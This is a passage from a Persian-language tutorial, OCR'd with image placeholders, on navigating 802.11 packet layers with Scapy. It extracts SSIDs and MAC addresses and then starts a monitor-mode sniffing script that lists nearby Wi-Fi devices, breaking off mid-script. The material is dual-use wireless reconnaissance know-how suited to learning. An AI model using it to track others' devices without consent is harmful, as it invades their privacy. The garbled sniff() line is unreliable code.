
خب می خواهیم به پیمایش لایه ها بپردازیم. لایه های مختلف را در بالا مشاهده کردید. سوال اینجاست که چگونه بین این لایه ها پیمایش کنیم. به این منظور ابتدا ببینیم درون هرکدام از این لایه ها چه اطلاعاتی درج شده است. اگر به تصویر قبل دقت کنید می بینید که اولین لایه RadioTap می باشد. به منظور بررسی پارامترهای قابل استفاده یک لایه از دستور ls استفاده می کنیم.

مثلا برای لایه RadioTap می بینید که فیلدهای مختلفی را در اختیار ما قرار می دهد


شامل نسخه , طول و ...




همین طور Dot11 فیلدهای مختلفی شامل Subtype , نوع , پروتکل و...




لایه Beacon نیز برچسب زمانی , دوره زمانی بیکان و ... را در اختیار ما می گذارد.



در نهایت لایه Dto11Elt شامل شناسه اندازه مقدار و خود مقدار که در فیلد info ذخیره می شود و این لایه اطلاعات منتقل شده کاربر می باشد.




به صورت کلی Scapy ساختار منحصر به فرد و درون ساخت خود و فیلدهای سفارشی برای نمایش لایه های مختلف بسته ها را در اختیار دارد. حال که با فیلدهای مختلف آشنا شدیم می توانیم بسته مورد نظر خود را با دستور ls تجزیه کنیم و همه این فیلدها برای ما به همراه اطلاعات درونش نمایش داده شده و در صورت امکان تجزیه می شود.



به این شیوه می توان هر بسته داده ای را به صورت ساخت یافته مشاهده و مقادیر درون آن را بر اساس لایه مورد نظر مشاهده کرد. در تصویر مشاهده می کنید که هر لایه با کاراکتر - - از لایه بعدی جدا شده. در این بسته ها مقادیری که به صورت هگزا نمایش داده می شوند, تجزیه نشده اند . مثلا در لایه اول فیلد not encoded یا در لایه های Elt فیلدهای info اطلاعات تجزیه نشده اند. در لایه های Elt لایه اول با فیلد ID شماره 0 دارای SSID در فیلد info می باشد.

بنا بر نوع شناسه, شما می توانید مقدار مورد نظر خود را پیدا کرده و با آن کار کنید. در ادامه خواهید دید که از این اطلاعات در اسکریپت های خود استفاده خواهیم کرد.

در بسته ای که بررسی کردیم, دیدیم که لایه RadioTap, به دنبال آن لایه Dot11 به دنبال آن لایه Proberequest به دنبال آن لایه های Dot11Elt آمده است. اگر بخواهیم بین این لایه ها پیمایش کنیم می توانیم از payload. استفاده کنیم که بسته بعدی به همراه دنباله های آن را در اختیار ما قرار می دهد. بسته ما mypkt نام دارد پس با وارد کردن mypkt.payload لایه بعدی به همراه دنباله های آن تا پایان بسته در اختیار ما قرار می گیرد.




مشاهده می کنید که شروع هر لایه با تگ > به همراه نام لایه با رنگ قرمز مشخص شده است.


در صورتیکه بخواهید یک لایه دیگر به جلوتر بروید می توانید یک بار دیگر payload. را اضافه کنیم.



و به همین صورت می توانید بین لایه های بعدی با استفاده از Scapy پیمایش کنیم.



در صورتیکه بخواهید به لایه قبلی بازگردید می توانید از underlayer. استفاده کنید.




حال که با payload و underlayer آشنا شدیم چگونه از آنها استفاده کاربردی داشته باشیم ؟ یک مثال ساده :


فرض کنید که می خواهید نام لایه های موجود در یک بسته را چاپ کنید. به این منظور ابتدا بسته mypkt را در یک متغیر موقتی قرار می دهیم. در ادامه بر روی بسته خود در مقدار temp یک حلقه while ایجاد کرده و با استفاده از name. مقدار هر لایه را چاپ کرده و با استفاده از payload. در هر بار اجرای حلقه به لایه بعدی رفته تا به همین روال همه لایه ها بررسی و نام آنها درج شود. به همین سادگی نام تمام لایه های موجود در یک بسته را استخراج و چاپ کردیم.

```
>>>
>>> temp = mypkt
>>>
>>> while temp :
...     print temp.name
...     temp = temp.payload
...
RadioTap dummy
802.11
802.11 Probe Request
802.11 Information Element
802.11 Information Element
802.11 Information Element
802.11 Information Element
802.11 Information Element
802.11 Information Element
>>>
```

این شیوه پیمایش لایه ها, بررسی فیلدهای مختلف آنها و استخراج مقادیر و داده های درون آنها می باشد. فرض کنید قصد دارید نام SSID را استخراج کنید. دیدیم که ssid اولین لایه Dot11Elt بود و مقدار SSID در فیلد info درج شده بود. برای استخراج این مقدار در مثال ما کافی است تا دستور زیر را وارد کنیم.




به همین سادگی توانستیم با استفاده از کتابخانه قدرتمند Scapy مقدار SSID بسته ضبط شده را بیرون بکشیم. مسلما راههای دیگری به منظور پیمایش و دسترسی به لایه ها وجود دارد . یکی از آنها getlayer می باشد. فرض کنید که می خواهیم لایه Dot11ProbeReq را دریافت کنیم. در تصویر زیر هر دو روش را نمایش می دهیم و می بینید که نتیجه payload. و getlayer. یکسان می باشد و تفاوتی نمی کند.




دانلود غیرمجاز سرقت اثر محسوب می گردد

از هر کدام از فیلدهای موجود در بسته ها می توانید برای استخراج داده های مورد نیاز خود استفاده کنید. مثلا از لایه Dot11 می توانیم مک آدرس را از فیلد addr2 استخراج کنیم.



شما همچنین می توانید بررسی کنید که آیا در بسته شما لایه مورد نظر وجود دارد یا خیر . به این منظور می توانید از haslayer. استفاده کنید.

مثلا در تصویر زیر در بسته mypkt بررسی می کنیم که بسته ما آیا دارای لایه های بیکان و درخواست کاوش می باشد یا خیر و همانطور که می بینید لایه بیکان وجود ندارد ولی بسته ما دارای لایه Probe Request می باشد.



امیدوارم که کاملا با مفاهیم لایه ها در Scapy آشنا شده باشید چرا که از این مفاهیم در ادامه کار و در اسکریپت های خود استفاده خواهیم کرد.

کشف دیوایس های وایفای

در این بخش از کتاب یک اسکریپت پایتون ایجاد خواهیم کرد که بوسیله آن می توان تمام دیوایس های وایفای را در محیط اسکن و پیدا کرد. چگونه این کار را شروع کنیم ؟

آدرس انتقال در هدر WLAN آدرس Address2 می باشد. اگر ما بتوانیم مجموعه ای از همه آدرس های لایه دو یگانه موجود در محیط را ایجاد کنیم, در نتیجه همه دیوایس های یگانه موجود در محیط را بدست خواهیم آورد.

توضیح تئوری در این باره شاید خیلی مفید نباشد و بهتر است شروع به کدنویسی کنیم و در عمل فرایند کار را درک کنیم. یک اسکریپت پایتون با نامی دلخواه ایجاد کنید.

ابتدا کتابخانه های ضروری را به اسکریپت خود وارد می کنیم :

```
import sys

from scapy.all import *
```

در ادامه فرخوان sniff برای شنود با استفاده از کتابخانه scapy را داریم. اولین آرگومانی که از کاربر دریافت می کنیم رابط شبکه وایرلس در وضعیت مانتیور , آرگومان دوم تعداد بسته های شنود و در نهایت تابع بازگشتی که ایجاد خواهیم کرد را درج می کنیم.

sniff(iface = sys.argv[1], count = int(sys.argv[1], count = int(sys.argv[2], prn = PacketHandler)

شروع به تعریف تابع خود با نام PacketHandler(pkt) کرده که بسته ها را از آرگومان pkt دریافت می کند.

def PacketHandler(pkt) :

تا اینجای کار چیز جدیدی نگفتیم و اما داخل تابع چه چیزی درج کنیم؟

اولین گام این است که اطمینان حاصل کنیم بسته دریافتی ما از نوع Dot11 می باشد. قبلا دستوری برای این کار به شما معرفی کردیم. با استفاده از شرط if و دستور haslayer بررسی می کنیم که بسته دریافتی ما دارای لایه Dot11 می باشد یا خیر

if pkt.haslayer(Dot11) :

در صورتیکه این شرط محقق گردد و بسته دریافتی ما دارای لایه Dot11 باشد, بایستی لایه Dot11 دریافت شود. به این منظور متغیری با نام دلخواه dot11_layer ایجاد کرده و با استفاده از getlayer لایه Dot11 را انتخاب می کنیم.

```
dot11_layer = pkt.getlayer(Dot11)
```

ما می خواهیم مک آدرس های دیوایس های مختلف را دریافت و نمایش دهیم به این منظور متغیری با نام devices و یک set بدون هیچ داده ای تکراری ایجاد می کنیم.

```
devices = set()
```

کمی قبل تر با استفاده از if بررسی کردیم که آیا بسته دریافتی دارای لایه Dot11 می باشد یا خیر. حال بایستی بررسی کنیم که در بسته دریافتی ما در لایه dot11 آدرس addr2 وجود دارد یا خیر و همچنین اینکه این آدرس تکراری نباشد و از قبل در set دیوایس های یگانه ما موجود نباشد.

به این منظور از ساختار دستوری زیر استفاده می کنیم :

